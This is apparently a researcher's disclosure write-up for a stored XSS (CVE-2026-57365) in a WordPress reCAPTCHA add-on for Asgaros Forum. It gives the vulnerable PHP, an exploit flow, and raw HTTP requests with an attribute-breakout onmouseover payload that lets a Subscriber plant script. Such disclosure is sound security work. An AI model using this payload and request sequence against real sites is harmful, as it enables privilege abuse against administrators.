
CVE-2026-57365 - Stored XSS in reCAPTCHA for Asgaros Forum via Site Key
Overview

- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-57365
- CVE-2026-57365
- Affected plugin: reCAPTCHA (v2 & v3) for Asgaros Forum
- Affected versions:
<= 1.1.0
Summary
The vulnerability exists in the reCAPTCHA settings page of the recaptcha-for-asgaros-forum plugin.
In the tested version 1.0.8, the plugin registers its admin submenu with the overly broad read capability. This capability is available to the default Subscriber role, so a low-privileged authenticated user can access the settings page:
/wp-admin/admin.php?page=asgaros-recaptchaFrom this page, a Subscriber can obtain a valid _wpnonce and submit the reCAPTCHA settings form. The rfaf_recaptcha_site_key value is stored in a WordPress option after passing through sanitize_text_field(), but that function is not sufficient protection when the value is later rendered inside an HTML attribute.
The plugin then renders the stored site key directly into the frontend editor of Asgaros Forum:
<div class='g-recaptcha' data-sitekey='$site_key'></div>Because the output is not escaped for an HTML attribute context, an attacker can break out of the data-sitekey attribute with a single quote and inject a new event handler such as onmouseover=alert(1339). The payload is stored persistently in the database and is rendered again on the forum topic or reply editor.
As a result, a Subscriber can plant persistent JavaScript on a same-origin forum page. When an administrator or another privileged user opens the affected editor and interacts with the captcha area, the payload runs in the victim’s browser session.
How I Found It
I started by reviewing add-on plugins for Asgaros Forum because plugins of this type commonly add content to the frontend editor and expose their own settings pages in wp-admin.
The first notable issue was that the reCAPTCHA settings page did not require a strong administrative capability. In the plugin source, the submenu is registered with the read capability:
function rfaf_add_admin_submenu() {
    add_submenu_page(
        'asgarosforum-structure',
        'reCAPTCHA',
        'reCAPTCHA',
        'read',
        'asgaros-recaptcha',
        'rfaf_recaptcha_callback'
    );
}
read is a default capability for Subscribers. I therefore logged in as the Subscriber user rfafsub and accessed the page directly:
/wp-admin/admin.php?page=asgaros-recaptchaThe page returned 200 OK, displayed the configuration form, and exposed a nonce:
<input type="hidden" id="_wpnonce" name="_wpnonce" value="3d127f8dde" />I then reviewed the settings save flow. The save handler runs on the wp_loaded hook, verifies only the nonce, and updates the option:
function rfaf_save_recaptcha_setting() {
    if( isset( $_POST['rfaf_recaptcha_submit'] ) ):
        $nonce = $_REQUEST['_wpnonce'];
        if(wp_verify_nonce($nonce, 'rfaf_recaptcha_submit_nonce')) {
            $rfaf_recaptcha_site_key = sanitize_text_field($_POST['rfaf_recaptcha_site_key']);
            update_option( 'rfaf_recaptcha_site_key', $rfaf_recaptcha_site_key);
        }
    endif;
}
add_action('wp_loaded', 'rfaf_save_recaptcha_setting');
The second issue is in the frontend sink. When the Asgaros Forum editor renders the captcha, the site key is echoed directly into an HTML attribute:
echo "<div class='g-recaptcha' data-sitekey='$site_key'></div>";Here, sanitize_text_field() is not HTML attribute escaping. If the value contains a single quote, the browser closes the current attribute and parses the following text as a new attribute.
Root Cause
The root cause is the combination of two issues:
- The reCAPTCHA settings page and save flow use overly weak authorization.
- User-controlled configuration data is rendered into an HTML attribute without
esc_attr().
1. Subscriber Can Access the Settings Page
The settings page uses the read capability:
add_submenu_page( 'asgarosforum-structure', 'reCAPTCHA', 'reCAPTCHA', 'read', 'asgaros-recaptcha', 'rfaf_recaptcha_callback' );In WordPress, read is not an administrative settings capability. It is a basic capability assigned to authenticated users, including Subscribers.
2. The Save Handler Does Not Block Low-Privileged Users
The save handler relies only on a nonce that the Subscriber can obtain from the same form:
$nonce = $_REQUEST['_wpnonce'];
if(wp_verify_nonce($nonce, 'rfaf_recaptcha_submit_nonce')) {
    $rfaf_recaptcha_site_key = sanitize_text_field($_POST['rfaf_recaptcha_site_key']);
    update_option( 'rfaf_recaptcha_site_key', $rfaf_recaptcha_site_key);
}
In WordPress, a nonce protects against CSRF. It does not replace authorization. If a low-privileged user can view the form and obtain the nonce, that user can still submit the form successfully.
3. The Site Key Is Rendered Without Escaping
The XSS sink is in the captcha integration for the editor:
echo "<div class='g-recaptcha' data-sitekey='$site_key'></div>";Payload:
x' onmouseover=alert(1339) data-x='When this value is rendered into HTML, the output becomes:
<div class='g-recaptcha' data-sitekey='x\' onmouseover=alert(1339) data-x=\''></div>In HTML, a backslash does not escape a single quote. The browser still treats the ' as the end of the data-sitekey attribute and parses onmouseover=alert(1339) as an executable event handler.
Exploit Flow
Subscriber logs in
        |
        v
GET /wp-admin/admin.php?page=asgaros-recaptcha
        |
        v
Obtain _wpnonce from the settings form
        |
        v
POST rfaf_recaptcha_site_key = x' onmouseover=alert(1339) data-x='
        |
        v
rfaf_save_recaptcha_setting()
        |
        v
update_option('rfaf_recaptcha_site_key', payload)
        |
        v
Asgaros Forum editor renders g-recaptcha
        |
        v
Payload appears inside an HTML attribute
        |
        v
Victim hovers over the captcha -> JavaScript executes- Entry point:
/wp-admin/admin.php?page=asgaros-recaptcha - Requirement: The attacker has a Subscriber account and Asgaros Forum renders an editor with captcha enabled.
- Trigger: Submit a site key value that breaks out of the HTML attribute.
- Sink:
rfaf_bbp_captcha_integrate()echoes$site_keyintodata-sitekey. - Final result: Stored XSS on the frontend forum editor page.
PoC
Lab environment:
Target:          http://192.168.1.14:8092/
Server:          Apache/2.4.66 (Debian)
WordPress:       6.9.4
Asgaros Forum:   3.3.0
Plugin:          reCAPTCHA (v2 & v3) for Asgaros Forum 1.0.8
Attacker user:   Subscriber
Forum editor:    /forum/addtopic/1/

Subscriber Obtains the Nonce
GET /wp-admin/admin.php?page=asgaros-recaptcha HTTP/1.1
Host: 192.168.1.14:8092
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.14:8092/wp-login.php
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_3c8d6769c82de5855aae43a1aa7ebf72=rfafsub%7C1785251540%7CEhl7Cdn0b2bmTxnsTpd5dzXlcAgAp5nStd5HKlBre80%7C4c66efc93edd00fa1cf492ab186c7dc7f598ea365fd688804fd785158a2e52ed; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_3c8d6769c82de5855aae43a1aa7ebf72=rfafsub%7C1785251540%7CEhl7Cdn0b2bmTxnsTpd5dzXlcAgAp5nStd5HKlBre80%7Cd62bcd68adf822fea7f757d80b280c6da2145b7e2b922cb2b9ef061a3f9eb818
Connection: keep-alive
Response:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

...
<input type="hidden" id="_wpnonce" name="_wpnonce" value="41dc6b54a6" />
...
Subscriber Stores the Payload in the Site Key
Payload used to break out of the attribute:
x' onmouseover=alert(1339) data-x='Request:
POST /wp-admin/admin.php?page=asgaros-recaptcha HTTP/1.1
Host: 192.168.1.14:8092
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.1.14:8092
Referer: http://192.168.1.14:8092/wp-admin/admin.php?page=asgaros-recaptcha
Cookie: wordpress_3c8d6769c82de5855aae43a1aa7ebf72=rfafsub%7C1785251540%7CEhl7Cdn0b2bmTxnsTpd5dzXlcAgAp5nStd5HKlBre80%7C4c66efc93edd00fa1cf492ab186c7dc7f598ea365fd688804fd785158a2e52ed; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_3c8d6769c82de5855aae43a1aa7ebf72=rfafsub%7C1785251540%7CEhl7Cdn0b2bmTxnsTpd5dzXlcAgAp5nStd5HKlBre80%7Cd62bcd68adf822fea7f757d80b280c6da2145b7e2b922cb2b9ef061a3f9eb818
Connection: close
Content-Length: 413

_wpnonce=41dc6b54a6&_wp_http_referer=%2Fwp-admin%2Fadmin.php%3Fpage%3Dasgaros-recaptcha&rfaf_recaptcha_submit=Save&rfaf_recaptcha_version=version+2&rfaf_recaptcha_site_key=x%27+onmouseover%3Dalert%281339%29+data-x%3D%27&rfaf_recaptcha_server_key=v2server&rfaf_recaptcha_v3_site_key=v3site&rfaf_recaptcha_v3_server_key=v3server&rfaf_recaptcha_v3_score=0.5&rfaf_recaptcha_language=en&rfaf_recaptcha_registerd_user=1
Response:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

<div id="message" class="updated notice notice-success is-dismissible">
    <p>Updated</p>
...
<input class="regular-text" type="text" name="rfaf_recaptcha_site_key"
       value="x\&##039; onmouseover=alert(1339) data-x=\&##039;"
       placeholder="**************">
Verify that the option was stored in the database:

Frontend Forum Renders the Payload
Open the Asgaros Forum topic creation page:
GET /forum/addtopic/1/ HTTP/1.1
Host: 192.168.1.14:8092
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_3c8d6769c82de5855aae43a1aa7ebf72=rfafsub%7C1785251540%7CEhl7Cdn0b2bmTxnsTpd5dzXlcAgAp5nStd5HKlBre80%7Cd62bcd68adf822fea7f757d80b280c6da2145b7e2b922cb2b9ef061a3f9eb818; wp-settings-time-2=1785078740
Connection: keep-alive
Response:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

...
<div class="editor-row editor-row-captcha"><div class='g-recaptcha' data-sitekey='x\' onmouseover=alert(1339) data-x=\''></div>
...

When the browser parses this HTML, onmouseover=alert(1339) becomes an independent event handler on the div.g-recaptcha element. Hovering over the captcha area triggers the alert.
State summary:
Subscriber
        -> can access the settings page
        -> obtains a nonce
        -> stores the payload in rfaf_recaptcha_site_key
        -> the payload is rendered in the frontend forum editor
        -> stored XSS executes when the victim interacts with the captcha
Impact
The vulnerability allows a Subscriber account to plant persistent JavaScript on a same-origin frontend page of the WordPress site.
If an administrator or another privileged user opens the affected forum editor and interacts with the captcha, the JavaScript executes in that user’s browser context. From there, an attacker may perform further same-origin actions, for example:
- Read nonces available in the victim’s session.
- Send requests that modify content or configuration using the victim’s privileges.
- Inject redirects, phishing content, or data theft scripts.
- Affect the integrity of site content.
The key risk is that the attacker only needs a low-privileged account, while the payload is stored persistently in plugin configuration and rendered on the frontend.
Limitations
- The attacker needs at least an authenticated Subscriber account.
- The victim must open a forum editor page where the captcha is rendered.
- The
onmouseoverpayload requires user interaction to trigger. - The issue does not directly grant administrator access or RCE; it provides a same-origin XSS foothold.
- The lab confirmed the issue on
1.0.8; the public advisory lists the affected range as<= 1.1.0.
References
- reCAPTCHA (v2 & v3) for Asgaros Forum: https://wordpress.org/plugins/recaptcha-for-asgaros-forum/
- Patchstack advisory: https://patchstack.com/database/Wordpress/Plugin/recaptcha-for-asgaros-forum/vulnerability/wordpress-recaptcha-v2-v3-for-asgaros-forum-plugin-1-1-0-cross-site-scripting-xss-vulnerability
- WordPress plugin source tag 1.1.0: https://plugins.svn.wordpress.org/recaptcha-for-asgaros-forum/tags/1.1.0/
- WordPress plugin source tag 1.1.1: https://plugins.svn.wordpress.org/recaptcha-for-asgaros-forum/tags/1.1.1/